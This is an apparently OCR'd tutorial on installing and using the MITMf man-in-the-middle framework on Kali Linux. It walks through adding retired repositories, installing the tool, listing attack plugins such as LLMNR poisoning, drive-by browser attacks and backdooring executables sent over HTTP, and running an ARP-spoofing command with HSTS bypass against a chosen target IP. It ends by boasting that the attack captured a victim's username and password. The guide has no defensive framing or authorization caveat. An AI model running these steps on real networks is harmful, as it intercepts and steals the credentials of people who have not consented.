
M I T M F

Deme Saikiran

AZURE - SKYNET

M I T M F - INSTALLATION && PROCESS

MITMF – Man in the middle framework.



- As we can see in the above process using this MITMF process kills the connection between user and the web application (Browsing) and gets info to the kali linux machine and it retrives to to the web application.
- It is more powerfull tool to sniff the mail-id and passwords mainly.

INSTALLATION :

- Coming to the installation part the new kali rolling repositories are not installing the mitmf sorce.
- Hence visit **docs.kali.org** website to install the old version kali repositories.
- Copy the text format given in the website for the below mentioned repositories.

Retired Kali sana (2.0) Repositories


For access to the retired sana repositories, have the following entries in your sources.list:

```
deb http://old.kali.org/kali sana main non-free contrib
# For source package access, uncomment the following line
# deb-src http://old.kali.org/kali sana main non-free contrib
```


- Then open terminal and enter the following command

  - **leafpad /etc/apt/sourses.list**

- Then we get the leafpad window where we can edit the sourses.list file with the copied repositorie.
- Paste the text in that sourses.list file and remove the comment # in third line making sure that it accessing the packages.



- Then open terminal and update and upgrade the apt-get by the following command.
  - **apt-get update && apt-get upgrade**



- Now every thing is ready to install our tool called **MITMF** . Install it by the following command in the terminal.
  - **apt-get install mitmf**
- Then it installs the mitmf files without fail.
- Then type the commanf mitmf in the terminal after installing then we will get a text format in the terminal as shown below.

```
root@kali:~# mitmf

usage: mitmf.py -i interface [mitmf options] [plugin name] [plugin options]

MITMf v0.9.7 - Framework for MITM attacks

optional arguments:
  -h, --help            show this help message and exit
  -v, --version         show program's version number and exit

MITMf:
  Options for MITMf

  --log-level {debug,info}
                        Specify a log level [default: info]
  -i interface, --interface interface
                        Interface to listen on
  -c configfile, --config-file configfile
                        Specify config file to use
  -m, --manual-iptables
                        Do not setup iptables or flush them automatically
```

- There are many uses with the MITMF tool in kali linux as shown below.

```
Responder:
  Poison LLMNR, NBT-NS and MDNS requests

  --responder           Load plugin Responder
  --analyze             Allows you to see NBT-NS, BROWSER, LLMNR requests from
                        which workstation to which workstation without
                        poisoning
  --wredir              Enables answers for netbios wredir suffix queries
  --nbtns               Enables answers for netbios domain suffix queries
  --fingerprint         Fingerprint hosts that issued an NBT-NS or LLMNR query
  --lm                  Force LM hashing downgrade for Windows XP/2003 and
                        earlier
  --wpad                Start the WPAD rogue proxy server

AppCachePoison:
  Performs App Cache Poisoning attacks

  --appoison            Load plugin AppCachePoison

BrowserSniper:
  Performs drive-by attacks on clients with out-of-date browser plugins

  --browsersniper       Load plugin BrowserSniper

FilePwn:
  Backdoor executables being sent over http using bdfactory

  --filepwn             Load plugin FilePwn
```

- Now coming to the main point and usage of this MITMF, type the following command in the terminal.

➢ **mitmf - i <Interface (eth0 or wlan0)> - -spoof - -target < Targeted Ipaddress> - k - -hsts**

- **Here** , -i indicates that we are in which interface that we need to know.
- **Spoof** indicates the spoof plugin
- Target indicates the oponents and targeted ipaddress
- –k indicates that it kills the session of the targeted machine for a while to get connected with the machine.
- So gateway is nothing but the router ipaddress or the interface ip address.

Checking the gateway:


- We can check the gateway even by the following command.
  - ➢ **netstat - r n**


```
root@kali:~# netstat -rn
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
0.0.0.0         192.168.11.2    0.0.0.0         UG        0 0          0 eth0
192.168.11.0    0.0.0.0         255.255.255.0   U         0 0          0 eth0
```

- Here we can observe the gateway as shown above in the picture.
- To know the target ipaddress enter netdiscover in the terminal. Then we will get the list of usersconnected to the interface.


```
Currently scanning: 192.168.25.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.11.2    00:50:56:fb:4c:e3      1      60  Unknown vendor
192.168.11.131  00:0c:29:4f:25:0c      1      60  Unknown vendor
192.168.11.254  00:50:56:e0:8a:6f      1      60  Unknown vendor

root@kali:~#
```

- Then select the Ipaddress of the target machine.
- Here we are we got the empty blanks even we are ready to attack the target machine.





- Here we can observe that our system is parsing the targeted system.
- Hence if the targeted machine is using any logged in website then it stops the session and recontinues the session mean while in recontinueing our kali linux system gets control over the username and pass word as shown below…



- As shown above it captured the username and password……